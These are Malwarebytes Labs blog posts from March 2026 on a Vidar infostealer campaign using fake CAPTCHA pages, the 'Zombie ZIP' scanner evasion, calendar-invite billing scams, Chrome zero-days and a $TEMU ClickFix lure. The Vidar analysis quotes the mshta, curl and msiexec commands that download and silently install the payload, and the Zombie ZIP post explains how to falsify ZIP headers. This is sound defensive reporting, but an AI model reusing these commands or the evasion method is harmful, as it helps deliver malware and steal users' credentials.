Normal view

Hacked sites deliver Vidar infostealer to Windows users

16 March 2026 at 18:15

In recent years, ClickFix and fake CAPTCHA techniques have become a popular way for cybercriminals to distribute malware. Instead of exploiting a technical vulnerability, these attacks rely on convincing people to run malicious commands themselves.

Our researchers have recently detected a campaign that ultimately delivers the Vidar infostealer, using several different infection chains.

One of the methods used in this campaign involves installing a malicious installer delivered through fake CAPTCHA pages hosted on compromised WordPress websites. We detected a number of compromised websites involved in the campaign, located in countries including Italy, France, the United States, the United Kingdom, and Brazil.

What is Vidar?

Vidar is a well-known infostealer malware family designed to harvest sensitive data from infected systems. It typically targets:

  • Browser-stored usernames and passwords
  • Cryptocurrency wallet information
  • Session cookies and authentication tokens
  • Autofill data and saved payment information
  • Files that may contain sensitive data

Because Vidar loads in memory and communicates with remote command servers, it can quietly collect and exfiltrate data without obvious signs of infection.

Fake CAPTCHA: the never-ending story


When a user visits a compromised website, they may see a screen mimicking Cloudflare’s familiar “Verifying you are human” page.

This technique has been widely used since 2024 and has evolved through numerous variations over time, both in its visual appearance and in the malicious commands that start the infection chain.

Verify you are human
The fake CAPTCHA message shown to the user.

The page instructs the visitor to copy and run a malicious command that starts the infection chain, in this case:

mshta https://{compromised website}/challenge/cf

Mshta is a legitimate Windows binary designed to execute Microsoft HTML Application (HTA). Because it is built into Windows, attackers have abused it since the early days of the ClickFix campaigns.

In this case, the command launches a simple obfuscated HTA script, which eventually downloads and installs malware associated with the Vidar infostealer.

HTA-based MSI dropper

The HTA script is the intermediate stage that downloads and runs a malicious MSI installer. An MSI is a Windows installation package normally used to install software, but attackers frequently abuse it to deliver malware.

The script performs several operations:

  • The window is resized to 0x0 and moved off-screen, making the application invisible to the user.
  • The script terminates if the document.location.href doesn’t start with http.
  • The strings are decoded using XOR and a random key.
  • Through WMI queries, the script checks for installed antivirus products.
  • It creates hidden working folders in a random folder under \AppData\Local to drop the MSI file.
  • In the end, the script downloads the malicious MSI from a compromised website. The downloaded file must be larger than 100 KB to be considered valid. Finally, it removes the :Zone.Identifier alternate data stream.
The malicious HTA script
The malicious HTA script.

In this case, the malicious MSI was downloaded using the following command:

C:\Windows\System32\curl.exe" -s -L -oC:\Users\user\AppData\Local\EdgeAgent\WebCore\cleankises.msihttps://{compromised-website}/474a2b77/5ef46f21e2.msi

Afterward, the malicious MSI was executed with:

"C:\Windows\System32\msiexec.exe" /i "C:\Users\user\AppData\Local\EdgeAgent\WebCore\cleankises.msi" /qn

MSI and GoLang loader

The MSI defines a CustomAction ConfigureNetFx, and it executes a GoLang loader.

Malware loaders (also known as droppers or downloaders) are common tools in the cybercrime ecosystem. Their main job is to stealthily compromise a system and then deliver one or more additional malware payloads.

In this campaign, the loader ultimately decrypts and executes the Vidar infostealer. The executable has different names in the different MSI samples analyzed.

The custom action defined in the MSI.

The Golang loader decodes a shellcode that performs different anti-analysis checks, including:

CheckRemoteDebuggerPresent

IsDebuggerPresent

QueryPerformanceCounter

GetTickCount

After several intermediate steps, the loader decrypts and loads Vidar infostealer directly into memory.

Analysis of compromised websites

The malicious iframe injected into the compromised websites was generated by the domains cdnwoopress[.]com or woopresscdn[.]com in the analyzed cases.

The malicious iframe injected into the compromised website.

The injected code has several functions, and the command used in the fake CAPTCHA attack is obtained from the /api/get_payload endpoint.

Code injected into the compromised websites.

Because the malicious website was misconfigured, we were able to view the backend code injected into the compromised WordPress sites.

The injected script performs several actions:

  • Creates the file wp-cache-manager.php if it doesn’t already exist, obtaining its contents from the endpoint /api/plugin.
  • Sends a heartbeat request every hour containing the domain name, site URL, WordPress version, and status.
  • During page loads (template_redirect), the script filters visitors based on User-Agent and targets Windows desktop visitors.
  • Requests /api/inject?domain=domain from the remote command server. The response HTML is then displayed, replacing the normal WordPress page.
The malicious code injected in the compromised WordPress site.

How to stay safe

Attacks like this rely on tricking people into running commands themselves, so a few simple precautions can make a big difference.

  • Slow down. If a webpage asks you to run commands on your device or copy and paste code, pause and think before following the instructions. Cybercriminals often create a sense of urgency with fake security checks, countdown timers, or warnings designed to make you act without thinking.
  • Never run commands from untrusted sources. A legitimate website should never require you to press Win+R, open Terminal, or paste commands into PowerShell just to verify you are human. If a page asks you to do this, treat it as suspicious.
  • Verify instructions independently. If a website tells you to execute a command or perform a technical action, check official documentation or contact support through trusted channels before doing anything.
  • Be cautious with copy and paste. Some attacks hide malicious commands in copied text. If you ever need to run a command from documentation, typing it manually can help reduce the risk of running hidden code.
  • Protect your device. Keep your operating system and browser updated and use security software that can block malicious websites and detect infostealer malware.
  • Stay informed. Techniques like fake CAPTCHA pages and ClickFix attacks continue to evolve. Knowing that attackers may try to trick you into running commands yourself can help you spot these scams before they succeed.

Pro tip: The free Malwarebytes Browser Guard extension can warn you if a website attempts to copy content to your clipboard, which may help prevent this type of attack.

Indicators of Compromise (IOCs)

Domains

  • cdnwoopress[.]com: Fake CAPTCHA Infrastructure
  • woopresscdn[.]com: Fake CAPTCHA Infrastructure
  • walwood[.]be: Fake CAPTCHA Infrastructure
  • telegram[.]me/dikkh0k: Vidar C2
  • telegram[.]me/pr55ii: Vidar C2
  • steamcommunity[.]com/profiles/76561198742377525: Vidar C2
  • steamcommunity[.]com/profiles/76561198735736086: Vidar C2

We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
Zombie ZIP method can fool antivirus during the first scan

16 March 2026 at 17:09

A researcher published “Zombie ZIP,” a simple way to change the first part (header) of a ZIP file so it falsely claims its contents are uncompressed while they are actually compressed.

Many antivirus products trust that header and never properly decompress or inspect the real payload. In tests conducted about a week after disclosure, around 60 of 63 common antivirus suites failed to detect malware hidden this way—roughly 95% of engines let it pass.

Zombie ZIP is essentially a method to create a malformed ZIP file that can bypass detection by most antivirus scanners. The technique has a major caveat, though. The malformed ZIP file requires a custom loader to open it correctly. Any normal archive utility like the built-in Windows extractor, 7-zip, WinRAR, and others will also flag the file as malformed.

The vulnerability is tracked as CVE-2026-0866, although several cybersecurity researchers dispute whether it should be categorized as a vulnerability or assigned a CVE at all. The fact that it requires a custom loader makes it almost impossible for this method to infect a system that is not already compromised.

It still allows anti-malware solutions to detect both the custom loader and any known malware once the payload is properly decompressed. In other words, the bypass only affects the initial inspection of the ZIP file, not the actual execution of already known malware.


Malwarebytes/ThreatDown products detected both files, by the way.

Malwarebytes detects Zombie ZIPs

Technical details

On their GitHub page (currently blocked by Malwarebytes Browser Guard due to a risky pattern), the researchers explain how the Zombie ZIP method works.

By changing the file’s compressiontype to 0 (STORED), tools trying to read the archive assume the file’s contents are simply stored inside the ZIP file and not compressed.

“AV engines trust the ZIP Method field. When Method=0 (STORED), they scan the data as raw uncompressed bytes. But the data is actually DEFLATE compressed — so the scanner sees compressed noise and finds no signatures.

The CRC is set to the uncompressed payload’s checksum, creating an additional mismatch that causes standard extraction tools (7-Zip, unzip, WinRAR) to report errors or extract corrupted output.

However, a purpose-built loader that ignores the declared method and decompresses as DEFLATE recovers the payload perfectly.

The vulnerability is scanner evasion: security controls assert ‘no malware present’ while malware is present and trivially recoverable by attacker tooling.”

Security researcher Didier Stevens published a method to safely examine the content of a malformed Zombie ZIP file. One way to spot the manipulation is by comparing the ZIP header fields compressedsize and uncompressedsize. If they are different, that means the ZIP file is not actually STORED, but compressed.


We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
Delete doesn’t mean gone. Here’s how File Shredder fixes that

16 March 2026 at 15:22

You have done it a thousand times. Right-click. Delete. Empty Trash. Done.

Except it’s not done. That file, your tax return, your private photos, that EmbezzlementPlan.doc… it’s all still sitting on your drive. Invisible to you, but not to anyone with a $30 recovery tool downloaded from the internet.

The problem: Your deleted files aren’t actually gone

Most users assume that deleting a file removes it permanently. In reality, standard deletion only removes the file’s reference from the file system. The underlying data often remains intact on disk until it is overwritten by other files. Think of it like tearing the table of contents out of a book while leaving all the pages intact. The operating system forgets where the file is listed, but the data itself is still there.

The space the file used gets marked as available for new data. Until something else writes over it, the original file may remain fully readable on the disk. Depending on how you use your computer, that could take days, weeks, or even months.

Recovery software exploits this. It scans your drive for data that still exists but is no longer listed in the file system. If you’re trying to recover a file you accidentally deleted, this is a lifesaver. But if you’re trying to permanently dispose of sensitive information, it’s a serious problem.

The answer: Overwrite, don’t just delete

To address this privacy gap, we’ve introduced File Shredder for Windows. It permanently destroys the files and folders you’re trying to delete so they can’t be recovered.

When you overwrite a file, you replace every single byte of its contents with new data. The original information is physically altered on the disk surface. Once overwritten, the original data no longer exists. There is nothing left to recover.

But one overwrite is not always enough. Advanced recovery techniques can sometimes detect traces of previous data, especially on older hard drives where magnetic patterns leave subtle residue. That’s why File Shredder doesn’t just overwrite once. Depending on your chosen security level, it overwrites multiple times, using different patterns each pass.

How it works

File Shredder uses DoD 5220.22-M, a data sanitization standard developed by the US Department of Defense for securely destroying classified data stored on computers. 

The standard overwrites data using specific patterns: 

  • Zero-fill passes (every byte set to 0x00) 
  • One-fill passes (every byte set to 0xFF) 
  • Cryptographically random data passes 
  • Verification to confirm the overwrite was successful 

Why these specific patterns? Zeros and ones represent binary data. Random data adds unpredictability. By cycling through these patterns multiple times, the original magnetic or electronic state of the storage medium is thoroughly disrupted, making forensic recovery impractical. 

When File Shredder finishes, that file isn’t just deleted. It’s gone. 

Three levels of shredding

File Shredder overwrites a file before deleting it, helping prevent recovery after it is removed. This is most meaningful on traditional hard drives, where overwrite passes are more direct and predictable. On SSDs, storage works differently, so multiple passes do not provide the same level of assurance. File Shredder offers a few levels so you can choose the right balance of speed and confidence for your device and use case.

Not every file on your computer will need military-grade destruction. Shredding takes time because each pass means reading and writing the entire file contents. File Shredder gives you three options, so you can balance security against speed.  

Basic (1 Pass) 

The entire file is overwritten with zeros. This is the fastest option and is effective for everyday file deletion where you want to prevent casual recovery. If someone ran a recovery tool after a Basic shred, they would find nothing but empty data where your file used to be. 

Best for: Temporary files, downloads you no longer need, general cleanup where speed matters. 

Thorough (4 Passes, DoD 5220.22-M) 

The file is overwritten with zeros, then ones, then random data, then zeros again. After these passes complete, File Shredder performs a verification step, reading the file back to confirm the overwrite patterns were successfully written. This catches any disk errors or write failures that might have left original data intact. 

Pattern: Zeros (0x00) > Ones (0xFF) > Random > Zeros (0x00) 

Best for: Financial documents, tax records, personal identification documents, medical records, anything you would not want exposed in a data breach or if your computer were stolen. 

Paranoid (8 Passes, Extended DoD 5220.22-M) 

This runs the full zeros-ones-random-zeros sequence twice, with verification after completion. The additional passes provide extra assurance against advanced forensic recovery techniques. 

Pattern: Zeros > Ones > Random > Zeros > Zeros > Ones > Random > Zeros 

Best for: Highly confidential business data, legal documents, intellectual property, anything subject to regulatory compliance, or situations where you need absolute certainty. 


File Shredder from Malwarebytes has three levels of shredding.

A note on SSDs

Solid-state drives (SSDs) behave differently from traditional hard drives because wear leveling and flash translation layers may redirect writes to different physical blocks. This means overwriting a file once or multiple times does not guarantee the original data was overwritten. Multi-pass shredding methods were designed for HDDs and are less predictable on SSDs. 

How to get started 

File Shredder lives in the Tools section of your Malwarebytes desktop software, alongside other system utilities. We designed it to be straightforward while ensuring you understand the permanence of what you are about to do. 

Go to Tools in Malwarebytes, then File Shredder

Select 

Choose individual files, entire folders, or multiple items at once. File Shredder automatically protects critical system files, so you cannot accidentally shred something that would damage Windows or your Malwarebytes installation. Before anything happens, you’ll see a complete list of every file that will be shredded, with full visibility into file names, locations, and sizes. 

Confirm 

Clear warning dialogs explain that destruction is permanent. You must explicitly acknowledge before anything is destroyed. Once a file is shredded, it cannot be recovered.

Shred 

Choose your level (Basic, Thorough, or Paranoid) and confirm. During shredding, you’ll see real-time progress showing:

  • which file is being shredded
  • how far along the process is
  • estimated time remaining

You can pause or cancel the job. However, once File Shredder starts working on a file, it finishes shredding that file before stopping. This prevents files from being left in a partially overwritten state, which could leave them corrupted or difficult to delete properly.

Done 

When shredding completes, File Shredder shows a report listing every file that was successfully destroyed. You’ll also receive a notification confirming the job is finished.

How File Shredder handles large files safely

Shredding large files or deeply nested directories can use a lot of CPU and resources on your machine. To balance security with performance, the implementation includes:

  • Buffered write operations for efficient disk access
  • Chunked overwrite processing to handle large files without excessive memory use
  • Recursive folder shredding that processes entire directory trees
  • Cancellation handling where feasible, without leaving partial data behind
  • Error reporting so you know if any file could not be shredded (for example, if it’s open in another application)

Preventing accidental shredding

Building a feature that claims to permanently destroy data is a serious responsibility. We did not just write the code and assume it worked. We tested aggressively.

Because shredding is irreversible, the UI incorporates multiple safeguards before execution:

  • Explicit file or folder selection
  • Clear warnings about permanent deletion
  • Confirmation prompts before shredding begins
  • Shredding prevention on protected system paths  or Malwarebytes files

When you’re done with a file, it should really be done

For too long, “delete” has mostly meant out of sight, not out of existence. File Shredder changes that. By securely overwriting files before removing them, it helps ensure your sensitive data stays private even after you delete it.


We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
A week in security (March 9 – March 15)

16 March 2026 at 08:16

Last week on Malwarebytes Labs:

Stay safe!


We don’t just report on scams—we help detect them

Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.

Watch out for fake Malwarebytes renewal notices in your calendar

13 March 2026 at 16:48


We’ve become aware of a scam campaign sending fake calendar invites that impersonate Malwarebytes and attempt to trick recipients into calling a scam “billing support” number. 

We have written before about how calendar invites can be abused for phishing, and even about how Google Calendar invites can be weaponized to steal private data

The amounts in these fake invites are large and attention-grabbing, usually several hundred dollars for multiple years of service.  

The scammers want you to believe a considerable charge has already gone through so that you react immediately instead of thinking critically. 

The goal is to get you to call, rather than click a link. The calendar description reads like a receipt, but the real call to action is always the same: urging you to call a number immediately to dispute or cancel the charge. m

Once you call, the scammer can pressure you in real time. They might ask for payment details, convince you to install remote-access software, or manipulate you into sending money. 

What the fake calendar invite looks like 

Text from the fake calendar invite

The body of the calendar invite is crammed with fake details intended to look like they came from a billing system: 

  • Multiple ID lines, such as Membership ID, Client UID, Customer ID, Service Number
  • A string of made-up transaction or account codes
Text from the fake calendar invite
This one even sells a product that isn’t in our portfolio

The language and formatting scream copied-and-pasted scam script rather than professional communication. 

There are several inconsistencies you can look for: 

Unnatural or incorrect phrasing: 

  • “Membership Duration: 4yrold” 
  • “We’re thrilled to have you with us for another year!” (in a 4-year renewal notice) 
  • “Your membership benefits remain fully active.” 

Inconsistent capitalization and formatting: 

  • “FOUR YEAR (All Caps)” 
  • “04 Year” 
  • “USD344.55” 

Phone numbers written with odd punctuation:  

  • 1.810.228.8708  
  • 1 865 3849684 

Overly effusive, generic greetings and closings: 

  • “Dear Sir/Madam,” “Greetings to all,” “Hello there”
  • “Yours in Respect,” “Much Gratitude,” “Always Appreciative,” “With Joy, best regards,” 

Individually, any one of these might just be sloppy writing. Seeing many of them together in an unsolicited billing notice is a strong indicator of fraud. 

What happens if you call the number 

The calendar invite itself doesn’t charge you anything. Its purpose is to trick you into calling the scammer’s phone number.  

Once they have you on the line, several things can happen. 

Stealing payment card and bank details 

A common script goes like this: 

You call, upset about the huge “renewal.” 

The scammer agrees it’s a mistake and says they can “reverse the charge.” 

They then ask for: 

  • Your full card number, expiry date, and CVV. 
  • Your bank account and routing number. 
  • One-time passcodes sent by your bank “to confirm the refund.” 

Once they have that information, they can: 

  • Make unauthorized purchases or withdrawals. 
  • Enroll you in other fraudulent subscriptions. 
  • Use your card details for further identity theft. 

The phony renewal is just a pretext to make handing over financial data feel reasonable. 

Convincing you to send money directly 

In some versions, the scammer pretends to refund you too much. They may: 

  • Ask you to log in to online banking while they’re on the phone. 
  • Direct you to move money or manipulate your account, sometimes with remote-access software. 
  • Claim there’s been an error, and you must “return” the over-refund, often via unusual methods like gift cards, cryptocurrency, wire transfer, or peer-to-peer payment apps. 

The result is that you send them real money to fix a problem that never existed. 

Getting remote access to your computer 

Tech support-style scammers often escalate the call by asking you to install legitimate remote-access tools like AnyDesk, TeamViewer, and others. 

They claim they need access: 

  • to cancel the subscription 
  • to verify your account 
  • or to help you process the refund 

Once on your machine, they can: 

  • Capture passwords and session cookies
  • Move files or install malware
  • Manipulate what you see in your browser (for example, by editing HTML to “prove” a refund went through)

The longer they stay connected, the more damage they can do. 

Harvesting personal information for later fraud 

Even if you hang up before giving bank details, the scammer may still try to extract: 

  • Full name, address, and date of birth 
  • Email addresses and passwords to “locate your account”
  • Answers to common security questions (first school, mother’s maiden name, etc.)

Combined with other breached data, this information can be used later for: 

  • New account fraud (like opening loans or credit cards in your name)
  • Account takeovers of your email, cloud storage, or other services
  • Targeted phishing attacks that reference the earlier call

Building trust for future scams 

Don’t be fooled. The person on the phone will usually sound patient, polite, and professional. They’re trying to convince you they work for the company named in the invite and normalize the idea that you should call them any time there’s a billing issue. 

Once they’ve gained your trust, they may: 

  • Call you back weeks or months later with a new story
  • Sell your details to other scammers who know you’re likely to respond

The one constant: they want you to act quickly and privately. The objective is to rush you into dealing with them, and only them, instead of checking independently with your bank or the real company. 

How to recognize calendar scams 

Legitimate companies send invoices and renewal confirmations as emails, in-app messages, or account notifications. They don’t send them as calendar appointments created by random people using private email addresses. 

Red flags include: 

  • The “bill” appears as an event in Google Calendar, Outlook, or another calendar app. 
  • The title looks like a transaction status instead of a meeting: 
    • “Subscription Renewal Notice: [random code]” 
    • “Payment Processed Successfully: [random code]” 
    • “Renewal Approved: [random code]” 
  • You didn’t schedule this event yourself. 

If a “receipt” shows up in your calendar instead of through your normal billing channels, treat it as suspicious by default. 

How to remove fake entries from your calendar 

We’ve included instructions in our article how to remove fake entries from your calendar, which covers how to do it on Outlook calendar, Gmail calendar, Android calendar, Mac calendar, and iPhone and iPad calendars. 

How to prevent calendar spam 

We’ve covered some of this already, but the main precautions are: 

  • Turn off auto-add or auto-processing so invites stay as emails until you accept them. 
  • Restrict calendar permissions so only trusted people and apps can add events. 
  • In shared or resource calendars, remove public or anonymous access and limit who can create or edit items. 
  • Use an up-to-date real-time anti-malware solution with a web protection component to block known malicious domains. 
  • Don’t engage with unsolicited events. Don’t click links, open attachments, or reply to suspicious calendar events such as “investment,” “invoice,” “bonus payout,” “urgent meeting”—just delete the event. 
  • Enable  multi-factor authentication (MFA) on your accounts so attackers who compromise credentials can’t abuse the account itself to send or auto-accept invitations. 

Pro tip:  If you’re not sure whether an event is a scam, you can paste the message into Malwarebytes Scam Guard. It can help you decide what to do next. 

IOCs 

Phone numbers involved in these scams are: 

  • (810) 228-2614 
  • (810) 228-8708
  • (810) 268-6113 
  • (865) 384-9684
  • (865) 385-0070 

We don’t just report on scams—we help detect them

Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.

[updated] Google patches two Chrome zero-days under active attack

13 March 2026 at 13:58

Update March 16, 2026
Earlier this week, Google incorrectly reported that an actively exploited vulnerability in Chrome had been fixed, and has now announced it will roll out a new update to protect users against the vulnerability tracked as CVE-2026-3909.

Original content:

Google has released an out-of-band security update for Chrome desktop that patches two high‑severity zero‑day vulnerabilities.

Both bugs can be exploited remotely and require only that a user visit a malicious website. Because the attack complexity is low, the vulnerabilities pose a higher real-world risk.

How to update Chrome

The latest version numbers are 146.0.7680.75/76 for Windows and macOS and 146.0.7680.75 for Linux. If your Chrome browser is on version 146.0.7680.75 or later, you’re protected from these vulnerabilities.

The easiest way to stay up to date is to allow Chrome to update automatically. However, updates can lag if you rarely close your browser, or if something interferes with the update process.

To update manually:

  1. Click the More menu (three dots)
  2. Go to Settings > About Chrome.
  3. If an update is available, Chrome will start downloading it.
  4. Restart Chrome to complete the update, and you’ll be protected against these vulnerabilities.

Chrome on Windows up to date
Chrome (on Windows) is up to date

You can also find step-by-step instructions in our guide to how to update Chrome on every operating system, which includes instructions for checking your version number.

Technical details

Google reports that it discovered and fixed both bugs internally, with patches landing within roughly two days of reporting.

CVE‑2026‑3909 is an out‑of‑bounds write vulnerability in Skia, Chrome’s 2D graphics library used to render web content and UI elements. A remote attacker can lure a user to a malicious webpage that triggers the bug, corrupts memory, and potentially achieves code execution in the browser context. Skia is an open source 2D graphics library used not only in Google Chrome but also in many other products.

CVE‑2026‑3910 is an inappropriate implementation flaw in the V8 JavaScript and WebAssembly engine. A specially crafted HTML page could allow a remote attacker to execute arbitrary code inside the V8 sandbox. V8 is the engine that Google developed for processing JavaScript, and it has seen more than its fair share of bugs.

Chrome’s Skia and V8 components are prime targets because they sit directly on the path between untrusted web content and the underlying system.

It is possible to chain an out‑of‑bounds write in Skia with other bugs to break out of the renderer sandbox, while V8 implementation flaws frequently appear in exploit chains used by targeted threat actors and spyware vendors.

How to stay safe

To protect your device, update Chrome as soon as possible. Here are some more tips to avoid becoming a victim, even before a zero-day is patched:

  • Don’t click on unsolicited links in emails, messages, unknown websites, or on social media.
  • Enable automatic updates and restart regularly. Many users leave browsers open for days, which delays protection even if the update is downloaded in the background.
  • Use an up-to-date, real-time anti-malware solution which includes a web protection component.

Users of other Chromium-based browsers can expect to see a similar update soon.


We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
Attackers impersonate Temu in ClickFix $Temu airdrop scam

13 March 2026 at 10:30

Update Friday, March 13: A Temu spokesperson contacted us to say: “Temu has not issued any cryptocurrency, token, or digital asset—including any so-called “Temu Coin.” Any airdrop, wallet claim, or cryptocurrency offer purporting to be from Temu is fraudulent and has no connection to our company.”

We’ve covered ClickFix campaigns before: the fake CAPTCHAs, the fake Windows updates, the trick of getting victims to paste malicious commands into their own machines. Now we’ve identified a campaign that uses the opening initial steps seen in ClickFix attacks, but what happens after is different enough to warrant a closer look.

It starts with a convincing fake website promoting a $TEMU airdrop, a fabricated cryptocurrency that uses the name of the well-known shopping platform TEMU. It ends with a remote-access backdoor that checks in with its operators and runs instructions streamed from the internet instead of storing them locally, making it much harder for traditional antivirus tools to detect.

Same opener, different game


Fake $TEMU Airdrop crypto site

If you’ve read our earlier coverage of ClickFix, you know the drill: a webpage that looks like a security check, instructions to press Win+R and paste something, and the user ends up executing a malicious command on their own system. 

